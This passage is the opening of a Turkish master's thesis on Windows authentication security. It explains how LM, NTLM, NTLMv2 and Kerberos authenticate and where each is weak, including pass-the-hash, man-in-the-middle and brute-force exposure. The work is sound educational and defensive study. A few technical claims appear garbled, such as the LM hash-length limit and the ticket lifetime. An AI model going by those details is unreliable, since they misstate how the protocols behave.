Windows Kimlik Doğrulama Güvenlik Fonksiyonu: Tehditler ve Önlemlerin Kontrol Listelerine Uyarlanması

Bu tez Bilgi Güvenliği Mühendisliği'nde
Tezli Yüksek Lisans Programının bir koşulu olarak

Kemal ALTUNDAĞ
tarafından

Fen Bilimleri Enstitüsü'ne
sunulmuştur.

İSTANBUL
ŞEHİR
ÜNİVERSİTESİ

Bu tezi okuduk, kapsam ve nitelik açısından Bilgi Güvenliği Mühendisliği alanında Yüksek Lisans derecesi için tümüyle uygun olduğu görüşüne vardık.

ONAYLAYANLAR:

Yılmaz Çankaya
(Tez Danışmanı) .....

Prof. Dr. Erkan Türe .....

Doç. Dr. Ali Gökhan Yavuz .....

Bu tez İstanbul Şehir Üniversitesi, Fen Bilimleri Enstitüsü tarafından belirlenen tüm koşullara uygundur.

ONAY TARİHİ: 09 Haziran 2016

MÜHÜR/İMZA:

Yazarlık Beyanı

Ben, Kemal ALTUNDAĞ, başlığı, 'Windows Kimlik Doğrulama Güvenlik Fonksiyonu: Tehditler ve Önlemlerin Kontrol Listelerine Uyarlanması' olan tezin ve içinde sunulan bilgilerin şahsıma ait olduğunu beyan ederim. Ayrıca:

- Bu çalışmanın bütünü veya esası bu üniversitede Yüksek Lisans derecesi elde etmek üzere çalıştığım süre içinde gerçekleştirilmiştir.
- Daha önce bu tezin herhangi bir kısmı başka bir derece veya yeterlik almak üzere bu üniversiteye veya başka bir kuruma sunulduysa bu açık biçimde ifade edilmiştir.
- Başkalarının yayımlanmış çalışmalarına başvurduğum durumlarda bu çalışmalara açık biçimde atıfta bulundum.
- Başkalarının çalışmalarından alıntıladığımda kaynağı her zaman belirttim. Tezin bu alıntılar dışında kalan kısmı tümüyle benim kendi çalışmamdır.
- Esaslı yardım aldığım bütün kaynaklara teşekkür ettim.
- Tezde başkalarıyla birlikte gerçekleştirilen çalışmalar varsa onların katkısını ve kendi yaptıklarımı tam olarak açıkladım.

İmza:

Tarih: 09.06.2016

Windows Kimlik Doğrulama Güvenlik Fonksiyonu: Tehditler ve Önlemlerin Kontrol Listelerine Uyarlanması

Kemal Altundağ

Öz

Windows işletim sistemi son yıllarda yaşanan siber saldırılardaki sayıca artışın sonucu olarak önemli güvenlik özellikleri geliştirmiş ve sunmuştur. Günlük hayatta gerçekleştiğimiz işlemlerde oluşan kişisel veriler işletim sisteminde saklanması nedeniyle bilgisayara uzaktan ya da fiziksel olarak erişim sağlayan kötü niyetli kişilerden hassas verilerin korunması için en önemli güvenlik fonksiyonu olan kimlik doğrulamanın işletim sistemi tarafından hatasız ifa etmesi beklenmelidir. Diğer taraftan Windows'un ilk sürümlerinden itibaren kimlik doğrulama güvenlik fonksiyonunun atlatılması için yöntemler saldırganlar tarafından bulunmuş ve bu zafiyetlerin bir kısmının işletim sistemi tasarımı ya da yazılım kaynaklı bir kısmının da politikaların uygulanmaması nedeniyle ortaya çıktığı görülmüştür. Bu tezde, kimlik doğrulama güvenlik fonksiyonu üzerinde oluşan tehditlere ek olarak bu tehditlerin nasıl oluştuğu özellikle Windows işletim sistemlerinin kimlik doğrulama mekanizma öğelerine değinilerek açıklanmıştır. Bu şekilde bir yaklaşımın hem teorik olarak bu konuları anlamak isteyen hem de önlemleri uygulamak isteyen kişilere kaynak oluşturacağı değerlendirilmektedir. Literatür taraması yapılarak tespit edilen tehditlerin ve ilintili saldırıların yapabilirliği test edilmiş ve çalışabilirlik durumu gösterilmiştir. Literatürde bulunmayan ek bir çalışma olarak da tehditlerin geçersiz hale getirilmesi için uygulanabilecek önlemlerin tehditler ile eşleştirilmesi yapılmıştır. Literatür taramasında ortaya çıkan diğer bir eksiklikte saldırı ve tehditlerin nüans farkları olsa bile farklı başlıklarla ve yazan kişi tarafından seçilmiş fakat kişiye göre değişebilen kategorilere atanmış olması sonucu tehditlerin genel geçer bir standarda göre sınıflandırılmamış olması ve dolayısıyla anlaşılmasının zorlaşmasıdır. Bu soruna çözüm olarak tezde verilen tehdit ve saldırılar için CAPEC yöntemi kullanılarak kabul görmüş bir sınıflandırılma gerçekleştirilmiştir. Bu tür bir sınıflandırmanın güvenlik testlerinde tespit edilen bulguların sınıflandırılması bağlamında faydalı olabileceği düşünülmektedir. Buna ek olarak önlemlerin CIS önlem sınıflandırmaları kullanılarak kategorizasyonu yapılmıştır. Bu amaçla CIS kapsamında bulunan Windows 7 ve Windows 8 önlemleri dahilindeki bütün maddeler tespit edilmiş ve tezde bulunan önlemler ile eşleştirilmiştir.

Anahtar Sözcükler: Bilgi Güvenliği Mühendisliği, Sızma Testleri, Pentest, Windows Kimlik Doğrulama, Kimlik Doğrulama Mekanizmaları, Fiziksel Güvenlik, Parola Elde Etme, Hash Elde Etme, Windows Sistemlere Sızma, Hacking, CAPEC, CIS Security.

Bu tez okul hayatıma sürekli destek olan

Saygıdeğer ağabeyim Hasan ALTUNDAĞ'a

Atfedilmiştir.

Teşekkür

Tez çalışmam boyunca bana sürekli yol gösteren ve hiçbir zaman yardımlarını esirgemeyen saygıdeğer hocalarım,

Sayın Yılmaz ÇANKAYA, Sayın Dr. Mehmet KARA, Sayın Ertuğrul BAŞARANOĞLU,

Benden hiçbir zaman desteğini eksik etmeyen eşim Sayın Hülya ALTUNDAĞ hanıma ve aileme sonsuz teşekkürlerini sunarım.

İçindekiler

Şekil Listesi

Tablo Listesi

Kısaltmalar

CIA	**C**onfidentiality **I**ntegrity **A**vailability
LM	**L**an **M**anager
NTLM	**NT L**an **M**anager
MIT	**M**assachusetts **I**nstitute of **T**echnology
MITM	**M**an **I**n **T**he **M**iddle
CRC	**C**yclic **R**edundancy **C**heck
SSO	**S**ingle **S**ign **O**n
PTH	**P**ass **T**he **H**ash
NONCE	**N**umber used **ONCE**
HMAC	**H**ash **B**ased **M**essage **A**uthentication **C**ode
KDC	**K**ey **D**istribution **C**enter
TGS	**T**icket **G**ranting **S**Server
DC	**D**omain **C**ontroller
AS	**A**uthentication **S**erver
SID	**S**ecurity **I**dentifier
SAT	**S**ecurity **A**ccess **T**oken
SAM	**S**ecurity **A**ccount **M**anager
SMB	**S**erver **M**essage **B**lock
SSP	**S**ecurity **S**upport **P**rovider
RODC	**R**ead **O**nly **D**omain **C**ontroller
DMZ	**D**e **M**ilitarized **Z**one
LSA	**L**ocal **S**ecurity **A**uthority

Bölüm 1

Temel Konular

1.1 Kimlik Doğrulama Algoritmaları ve Zayıf Yönleri Açısından Değerlendirme

Windows işletim sistemlerinin kullanmış olduğu temel kimlik doğrulama algoritmaları LM, NTLM, Kerberos ve Akıllı kartlardır. Donanımlar arası iletişim gerçekleştirilirken verinin doğru hedefe gönderilmesi veya doğru kaynaktan alınması için bu algoritmalar devreye girerek güvenli kimlik doğrulama sağlarlar. Bu doğrultuda algoritmaların işlevlerinin neler olduğu, işlevlerini yerine getirirken meydana gelen zayıf yönlerinin değerlendirmesi gibi konular ele alınacaktır.

1.1.1 Lan Manager (LM)


Lan Manager NTLM'in ilk versiyonudur. Bu yüzden NTLM ile çok benzer yönleri vardır. Windows 3.11, 95, 98, Me ve NT sürümleri dahil olmak üzere çoğu Microsoft ürünlerinde kimlik doğrulama için kullanılır. Şuan ise windowsun eski sistemler ile iletişim kurulabilmesi için desteklenmektedir. Bu nedenle eski sürümlerde olan bazı özellikler, yeni versiyon Windowslarda kendi arasında ve işlemlerinde kullanmasa bile sadece eski versiyon ile iletişim kurabilmek için eklenip kullanılmaktadır. Dolayısıyla bu işletim sistemleri arasında sorunsuz olarak dosya ve yazıcı paylaşımına imkan sağlanmış olmaktadır. Ancak Windows NT ailesindeki (NT, 2000, 2003) işletim sistemleri kendi aralarında kimlik doğrulaması yaparken LM özeti kullanmazlar. LM, ağ trafiğini dinleyerek parola çalan

saldırganlar dahil o günün güvenlik sorunları ile mücadele etmek için tasarlanmıştır.

LM kimlik doğrulamada kullanıcının parola özetini, bağlanılmak istenen her sunucuda bulundurma zorunluluğu vardır. Çünkü istemcilerin e-posta erişimi ya da dosya paylaşımı gibi hizmetlere erişmeleri gerekmektedir. Şifre özetini sunucuda depoladığı için güvenlik açıklıklarına sebep olduğu kadar verilerin bir merkezde depolanmasını da engellemektedir. Bu durumun sonucunda; NTLM Etki Alanı Denetleyicisine ihtiyaç duyulmuştur. Etki alanlarının oluşturularak ve merkezi bir yapının oluşturulması ile bu güvenlik riskini bir nebze de olsa etkisini azaltmıştır. Bu etki alanı denetleyicileri tüm kullanıcı parola özetlerini bir etki alanında tutar (sunucu erişimi sağladıktan sonra bu özetleri geçici olarak kendi üzerinde saklar) ve sadece sunucuları bu bilgilere erişilebilmesini sağlamaktadır[1].

1.1.1.1 LM Özetlemesinde İzlenen Adımlar

Özetleme şekil 1.1 üzerinde görüldüğü gibi aşağıdaki adımlarda gerçekleşir.



Şekil 1.1: LM Özetleme (Alıntıdır)

1. Şifrede harf var ise büyük harfe çevrilir.
2. Şifre 14 karakter ise ilk 14 karakteri alınır.
3. Şifre 14 karakterden daha kısa ise eksik karakterler yerine boş (null) karakter eklenir.
4. Şifre 7 karakterlik 2 parçaya bölünür.
5. Her parça sabit bir katarı (string) DES şifreleme algoritmasıyla şifrelemek için anahtar olarak kullanılır ve iki adet özet değeri elde eder.
6. Oluşturulan 8 bayt özet değeri uç uca eklenir ve 16 bayt uzunluğunda özet değeri elde edilir.

1.1.1.2 LM Zayıf Yönleri

LM çok eski bir algoritma olduğundan birçok zayıf yönü tespit edilmiştir. Bu zayıf yönlerini aşağıda ki gibi sıralanmıştır.


- LM özeti alınırken büyük harfe çevrildiğinden büyük-küçük harf duyarlılığı bulunmamaktadır.
- Parolanın ilk 14 karakteri alınır. Daha kısa ise 14 karaktere kadar bilinen bir karakterle ('0') tamamlanır.
- Parolası olmayan veya 14 karakterden daha uzun parolası olan bir kullanıcının LM özeti sabit ve bilinen bir sonuç (AAD3B435B51404EE-AAD3B435B51404EE) verir. Bu sebeple boş parola ile sisteme giriş yapılma teşebbüsünde bulunabilir. Başarısız olunması durumunda ise, parolanın 14 karakterden daha uzun olduğu anlaşılır.
- DES şifrelemede sabit bir katar kullanılmaktadır. LM özeti, DES şifreleme metodu kullandığından, aslında bir özetleme yöntemi bile sayılmayabilir.
- Tuzlama kullanılmaz. Şifreleri aynı olan kullanıcıların LM özetleri de aynı olur.
- 8 karakterden daha kısa olan parolaların LM özetinin ikinci parçası AAD3B435B51404EE olur.
- İlk veya son 7 karakteri aynı olan kullanıcıların parolalarının LM özet değerlerinin de ilk veya son parçaları aynı olur. Parolası "Bb123456" olan bir kullanıcı ile parolası "bB12345" olan başka bir kullanıcının parolalarına ait LM özetlerinin ilk 16 baytlık parçaları aynıdır.
- 5 karakter ve daha büyük uzunluktaki şifrelerde LM özeti tutulmaz.
- Parolaların özet değerleri ağ üzerinden gönderilmektedir. Bu sebeple MITM saldırılarına açıktır.
- LM kimlik doğrulama için kullanılan LM özetleme metodu gökkuşağı saldırılarıyla birkaç saniyede kaba kuvvet saldırılarıyla (brute force) ise birkaç saatte çözülebilir [1].

1.1.2 NT Lan Manager (NTLM)

LAN MAN'a göre daha güvenlidir. Ağ ortamındaki Windows NT 4.0 veya daha eski versiyonlarla iletişim kurulmasında kullanılan kimlik doğrulama ve Windows Server 2003 ailesi için varsayılan iletişim protokolüdür. NTLM hem depolama (SAM dosyasında) hem de iletişim protokolü (iki makine arasında) olarak kullanılır. LM kimlik doğrulamada parolanın özeti bağlanılmak istenen her sunucuda bulunmak zorundaydı. Etki alanlarının ve merkezi bir yapının oluşturulması bu güvenlik riskini bir nebze de olsa etkisini azaltmıştır. Etki alanı kavramı ile NTLM kullanılmaya başlanmıştır. İstemcilerin parolalarının özeti sadece DC'lerde saklanmaya başlamıştır. Dolayısı ile bu yöntem sonucu kullanıcının parolası ağ ortamında dolaşmamış olmaktadır [2] [3].

1.1.2.1 NTLM ile Kimlik Doğrulama ve Özetlemesinde İzlenen Adımlar

256 karaktere kadar parola uzunluğu desteği verir. MD4 özetleme algoritması kullanır. LM gibi küçük harfleri büyük harflere çevirmez ve parolayı ikiye ayırmaz. Ancak ortak özellik olarak NTLM, LM gibi tuzlama kullanmaz. NTLM özetlemesi şekil 1.2 üzerinde görüldüğü gibidir.




Şekil 1.2: NTLM Özetleme (Alıntıdır)

1. İstemci sisteme girmek ister, bunun için kullanıcı adını açık halde gönderir.
2. Sunucu istemciye kimliğini ispatlaması için "challenge" veya diğer bir adı "nonce (number used once)" olan 16 baytlık rastgele bir sayı gönderir
3. İstemci bu sayıyı (challenge) alarak parolasının özeti ile şifreler ve sunucuya cevap verir.
4. Eğer bu işlem bir etki alanında gerçekleşiyorsa sunucu Etki Alanı Denetleyicisine (DC) istemciden gelen bu şifreli sayıyı (istemci parola özetine challenge eklemiştir) ve challenge açık halini gönderir. DC'den bu istemcinin kimliğini doğrulamasını talep eder. Eğer ortada DC yok ise sunucu bu adımı ve bir sonraki adımı kendi üzerinde gerçekleştirir.
5. DC istemcinin parola özetine sahip olduğundan, sunucudan açık halde gelen challenge sayısı ile istemci parola özetini şifreler ve bu şifreli sayıyı sunucuya gönderir.
6. Sunucu 3. adımda aldığı şifreli sayı ile DC'den gelen bu sayıyı karşılaştırır ve sonucu istemciye gönderir.

Bu işlem yeni Windows versiyonlarında kerberos ile gerçekleştirilmektedir.


3. Adımda gerçekleşen cevaplama işlemi şu şekilde olmaktadır:

- Kullanıcı parolasının MD4 ile özetlenmiş hali istemci özel anahtarı olur. Bu özet değeri NTLM özetidir ve 16 bayttır.
- Bu 16 baytlık değer 7'şer gruplu olmak üzere 3 parçaya ayrılır. Şekil 1.3 üzerinde görüldüğü gibidir.



Şekil 1.3: 7'şer Gruplu 3 Parçaya Ayırma

- Eksik olan son parça 7 bayt olabilmesi için 5 adet "0" eklenir. Şekil 1.4 üzerinde görüldüğü gibidir.



Şekil 1.4: 7 Bayt Tamamlama

- Bu 3 değer DES anahtarı olarak kullanılır ve challenge adı verilen rastgele sayının özetini alır.

  Şekil 1.5 üzerinde görüldüğü gibidir.

1. Değer							2. Değer							3. Değer						
A1	B2	C3	D4	A2	B2	B3	B4	C1	C2	C3	C4	D1	D2	D3	D4	0	0	0	0	0
Des							Des							Des						
11	22	33	44	55	77	88	11	22	33	44	55	77	88	11	22	33	44	55	77	88

Şekil 1.5: 3 Grup Des'in Anahtar Olarak Kullanılması

- Oluşan 8'er baytlık değerler birleştirilerek 24 bayt değer elde edilir. Bu değer sunucuya cevap değeridir. Şekil 1.6 üzerinde görüldüğü gibidir.

8 BAYT									8 BAYT									8 BAYT							
AC	DE	1A	FE	B7	32	9D	A4	+	AB	71	1F	EE	67	B2	CD	D4	+	FB	E1	CF	EE	B8	12	0D	44

Şekil 1.6: 24 Bayt Değerin Elde Edilmesi

Sonuç 8+8+8= 24baytlık değer.

1.1.2.2 Diğer Özellikleri

- LM gibi, NTLM özeti de SAM dosyasında saklanır.
- Önceden hesaplanmış sayı (challage) sayesinde LM'e göre daha güvenilirdir. Aynı sayı kullanılmadıkça tekrar saldırılarına karşı biraz daha direnç sağlar.
- Karakterler büyük harfe çevrilmediği için LM özetine göre daha fazla olasılık vardır.
- LM'deki gibi, parolanın kendisi parçalara ayrılmaz ancak özeti ayrılır.
- LM ile çalışan sistemlerle uyumlu çalışır. Geçmişe uyumludur.
- NTLM kimlik doğrulama bütünlük ve gizlilik sağlar. Bütünlük için CRC (Cyclic redundancy check) ve özetleme algoritmaları (RFC1321) kullanır. Şifreleme için RC4 kullanır.
- LM özetleme tekniğine göre daha güvenilir olan NTLM özeti, gökkuşağı (rainbow) ve kaba kuvvet (brute force) saldırılarına karşı LM özetleme tekniğine göre biraz daha dirençlidir.
- İstemcide istemci parolasının özeti alınarak SAM dosyasında saklanır.

- İstemci parolası ağ üzerinden yollanmaz. Parolanın özetinin bir kısmı, şifreli bir kanal üzerinden yollanır.
- Sunucu sadece kimlik doğrulama sonucunu bilir. Kullanıcının özel anahtarını bilmez.
- Challenge/Response tabanlı bir protokoldür.
- SSO'u desktekler.

1.1.2.3 NTLM Zayıf Yönleri

NTLM algoritmasının zayıf yönleri aşağıda ki gibi sıralanmıştır.

- NTLM, şifreleme için AES, SHA-256 gibi modern teknikler kullanılmaz.
- Parolanın özeti alınırken kullanılan MD4 zayıf bir algoritmadır.
- Sayıyı şifrelemekte kullanılan DES zayıf bir algoritmadır. Kaba kuvvet (brute force) saldırısı ile parola elde edilebilir. Bu amaçla Cain&Abel gibi araçlar kullanılabilir.
- SAM dosyası bir şekilde elde edilebilir ve parolanın özeti de saldırganların eline geçebilir.
- Özel anahtar parola kadar değerlidir. Bu sebeple, PTH saldırılarına karşı zayıftır.
- Microsoft olmayan işletim sistemlerinde iletişimde problemler çıkar.
- Tuzlama kullanılmaz.
- MITM saldırılarına karşı açıktır. Aktif saldırganlar istemciye bilinen sayılar yollayarak cevap bekleyebilir. Böylece sözlük saldırılarıyla kullanıcının parolası elde edilebilir.

1.1.3 NT Lan Manager V2 (NTLMv2)

NTLMv2 protokolü NTLMv1 üzerinde sıkılaştırma uygulayarak daha güvenli şekilde kimlik doğrulama işleminin gerçekleştirilmesi için geliştirilmiştir.

1.1.3.1 NTLMv2 ile Kimlik Doğrulama

NTLMv2 Kimlik Doğrulama Algoritması
SC = 8-bayt sunucunun rastgele sayısı (challenge)
CC = 8-bayt istemcinin rastgele sayısı (challenge)
CC* = (X, time, CC2, Domain Adı)
v2-Hash = HMAC-MD5 (NTLM-Özet, Kullanıcı Adı, Domain Adı)
LMv2 = HMAC-MD5 (v2-Özet, SC, CC)
NTLMv2 = HMAC-MD5 (v2-Özet, SC, CC*)
Cevap = LMv2 | CC | NTLMv2 | CC* [4],

Temel olarak sunucunun gönderdiği 8 baytlık challenge değerine karşın 2 tane 16 baytlık cevap (response) döndürür. Cevaplardan biri HMAC-MD5 ile özetlenmiş Server Challenge (SC), rastgele olarak üretilen Client Challenge (CC), ve kullanıcı parola bilgisinin yine HMAC-MD5 ile özetlenmiş halini içerir. Kısa olan cevap (response) üretilen 16 baytlık değere 8 baytlık SC (Server challenge) değerini de ekleyerek 24 baytlık bir cevap elde eder ve bunu sunucuya gönderir. Bu cevap değerine LMv2 de denilir. Diğer cevap ise sabit uzunlukta olmayan bir CC (Client Challenge) kullanılır. Zaman damgası (Timestamp), 8 baytlık rastgele değer, etki alanı adı ve bazı standart bigliler kullanır. Bu cevap mutlaka bu sabit uzunlukta olmayan CC değerinin bir kopyasını barındırmalıdır. Bundan dolayı response uzunluğu değişkendir. Bu cevap değerine NTv2 adı verilir [3] [4].
Not: Temelde SAM içerisinde olan NT özeti, kullanıcı adı ve etki alanı adı işlemden geçirerek gönderir.

1.1.3.2 NTLMv2'nin NTLM'den Güçlü Olduğu Yönleri

- NTLM protokolü istemciye ait sayı (Client Challenge) kullanmazken NLTMv2 protokolünün istemciye ait sayı kullanmasıdır.
- Tekrarlama saldırılarından korunmayı güçlendirmek için zaman bilgisinin (time stamp) işlenmesi ve gönderilmesidir.
- HMAC-MD5 algoritması ile özetleme işlemlerinin yapılmasıdır.
- NTLM protokolünde LM özeti ve NT özeti kullanılırken, NTLMv2 protokolünde yalnızca NT özeti kullanılmasıdır.

1.1.4 Kerberos


Kerberos 'Athena Projes'inin bir parçası olarak kullanılmış daha sonra TCP/IP yapısının güvenli bulunmaması sonucu MIT (Massachusetts Institute of Technology) tarafından geliştirilerek kullanılmaya başlanmıştır. Kullanıcı Bilgileri LM ve NTLM ile bir makinadan diğerine ağ üzerinden gönderiliyordu. Bu durum güvenlik sorunlarına yol açtığından Microsoft tarafından tercih edilmiştir. Önce Windows 2000 Server'da kullanılmış, sonrası için default kimlik doğrulama yöntemi olarak kabul edilmiştir. Oldukça güvenli bir protokoldür [5]. İki sürümü mevcuttur. Bu sürümler 4 ve 5'tir. Daha güvenli olmasından dolayı genelde 5 tercih edilmektedir. Kerberos üç ayakta tamamlanır.

1. Kimlik doğrulama veya servise ulaşması gereken İSTEMCİ
2. İstemcinin istediği servise ulaşmasını sağlayan SUNUCU
3. Hem sunucuya hemde istemciye hakemlik yapan KDC (Key Distribution Center).

Yapılan işlem özetle şu şekildedir. İstemci sunucuya ulaşmak için KDC'den ön bilet alır, aldığı bu bileti sunucuya gönderir. Sunucu bu bileti kontrol ettikten sonra istemcinin kimliğini doğrular. Bu işlem aşağıdaki gibi "Kerberos ile Kimlik Doğrulama" başlığı altında detaylı incelenmiştir.

1.1.4.1 Kerberos ile Kimlik Doğrulama

Şekilde de görüldüğü üzere kerberos 6 adımda kimlik doğrular. Şekil 1.7 üzerinde görüldüğü gibidir.



1. as_req: c, tgs, $time_{exp}$, n
2. as_rep: $\{K_{c,tgs}$,tgs, $time_{exp}$, n, ...$\}K_c$, $\{T_{c,tgs}\}K_{tgs}$
3. tgs_req: {ts, ...$\}K_{c,tgs}$ $\{T_{c,tgs}\}K_{tgs}$, v, $time_{exp}$, n
4. tgs_rep: $\{K_{c,v}$,v, $time_{exp}$, n, ...$\}K_{c,tgs}$, $\{T_{c,v}\}K_v$
5. ap_req: {ts,ck, $K_{subsession}$, ...$\}K_{c,v}$ $\{T_{c,v}\}K_v$
6. ap_rep: $\{ts\}K_{c,v}$ (optional)

Şekil 1.7: Kerberos Kimlik Doğrulama Protokolü (Alıntıdır)

1. Adım (as_req): İstemci KDC' ye (Key Distribution Center) kendisni tanıtmak amacı ile ön bilet talebinde bulunur. İstemci authenticator (zaman damgalı) paketini kendi parolasının özeti ile şifreler ve kullanıcı adı, bağlı olduğu domain adını Authentication Server'e (yetkilendirme sunucusuna) gönderir. Böylece As_Req işlemi gerçekleşmiş olur.
2. Adım (as_rep): KDC, istemci kimliğini doğruladıktan sonra bir ön bilet ve istemci ile iletişimde kullanacağı bir oturum anahtarı (KDC_SK) gönderir. Bu adım As_rep adımıdır. Şöyle gerçekleşir; KDC'nin TGS (Ticket Granting Server) bilet sağlama servisi, oturum anahtarı ve ön biletten oluşan paketi kendi şifre özeti ile şifreler. Yine bu oturum şifresini içeren ikinci bir paketi istemcinin şifre özeti ile şifreler ve bu paketleri istemciye gönderir.

3. Adım (tgs_req): İstemci bağlanacağı sunucuya kendisini ispatlamak için KDC ile iletişimde olduğunu ve KDC'nin bunu onaylamasını ister. Bu Adım TGS_REQ adımıdır. Şu şekilde gerçekleşir; istemci, authenticator (zaman damgalı) paketi, KDC'den aldığı oturum şifresi ile şifreler. Bu paketi, bağlanmak istediği sunucu adını, sunucunun bağlı olduğu domain adını, bir önceki adımda KDC'den aldığı ön bileti ve oturum şifresinin KDC özel şifresi ile şifrelenmiş paketi TGS' ye gönderir.
4. Adım (tgs_rep): KDC onayladığı istemciye, istemcinin sunucudaki izinleri için gerekli asıl bileti ve sunucu ile iletişimde kullanacağı bir oturum şifresini (SRV_SK) gönderir. Bu adım TGS_REP adımıdır. Şöyle gerçekleşir; KDC TGS, asıl bileti ve oturum şifresinden oluşan bu paketi sunucunun parola özeti ile şifreler. Yine aynı şekilde oturum şifresi

ve istemci ile ortak kullandığı oturum anahtarı (KDC_SK) ile şifreler ve bu paketleri istemciye gönderir.

5. Adım (ap_req): İstemci, KDC onayı ile sunucuya kimliğini doğrulatır.

Bu adım AP_REQ adımıdır. Şöyle gerçekleşir; istemci, authenticator (zaman damgalı) paketi, KDC'den aldığı ikinci oturum şifresi (SRV_SK) ile şifreler. Bu paketi, bir önceki adımda KDC'den aldığı asıl bilet ve ikinci oturum şifresinin sunucunun özel şifresi ile birlikte paketi sunucuya gönderir.

6. Adım (ap_rep): Sunucu kimliğini doğruladığı istemciye geri bildirimde bulunur ve iletişim tamamlanmış olur [5] .

1.1.4.2 Kerberos Güçlü Yönleri

- Bilet varsayılan olarak normalde 10 gün gibi uzun bir süre saklanılır. Bu sürenin aşımında bilet geçerliliğini yitirir. Ele geçirilse bile herhangi işlem yapılamaz. Şifre değişikliklerinde yeni bir özel anahtar oluşacağından dolayı eski bilet geçerliliğini kaybeder. Bu durumda eski bilet açılmayacağından bilet değiştirilir.
- İstemci ve sunucunun özel anahtarları hiçbir zaman ağ üzerinden gönderilmez. Kendilerinde saklı olduğu gibi KDC'de mevcuttur.
- Oturum anahtarları kısa ömürlü ve kullanıldıktan sonra işe yaramayacağından atılırlar. Bu anahtarları KDC üretmekte olup oturum kapatıldıktan sonra bu anahtarlar bellekten silinirler.
- Kullanıcı sisteme ilk giriş yapar ve onay verilirse ön bileti(TGT) alır. İlk girişten başarılı geçtikten sonra ön bileti ile yetkileri çerçevesinde kaynaklara erişir. Bu durumda ise sistemde Single-Sign-On (SSO) sağlanmış olur.
- Kimlik doğrulama işlemleri KDC'de gerçekleştiğinden, istemcilere hizmet veren sunucularda bu bilgiler bulunmamaktadır. KDC, istemci veya sunucuyu isterse devre dışı bırakabilir.
- Gönderilen ve alınan paketlerde zaman damgaları mevcuttur. Bu yüzden tekrarlama saldırılarına karşı güçlüdür.
- Uygun görülürse sunucuya kimlik doğrulaması da yaptırılabilir. Yani istemci kendini sunucuya ispatladığı gibi sunucuda aynı işlemi istemciye karşı yapılması istenebilir [5].

1.1.4.3 Kerberos Zayıf Yönleri

Kerberos kimlik doğrulamanın zayıf yönleri aşağıda ki gibi sıralanmıştır.

- Kimlik doğrulama yaplırken herhangi bir problem sonucu NTLMv2 de kullanmaktadır.
- Kerberos için zaman damgası kullanılmaktadır. Normalde en fazla 5 dakika gibi bir sapma olabilmektedir.
- İstemci özel anahtarını istemci bilgisayarında saklamaktadır.
- Bilgisayarın ön belleğinde oturum anahtarı elde edilebilmektedir. Oturum anahtarının ön bellekte veya anahtar tablosunda saklanması bir zafiyettir.
- Ağdan gönderilen biletlerin şifresi elde edilip edilmediği anlaşılmamaktadır. Bu durum zaman kısıtından dolayı göz ardı edilmektedir [5].


1.1.5 Akıllı Kart

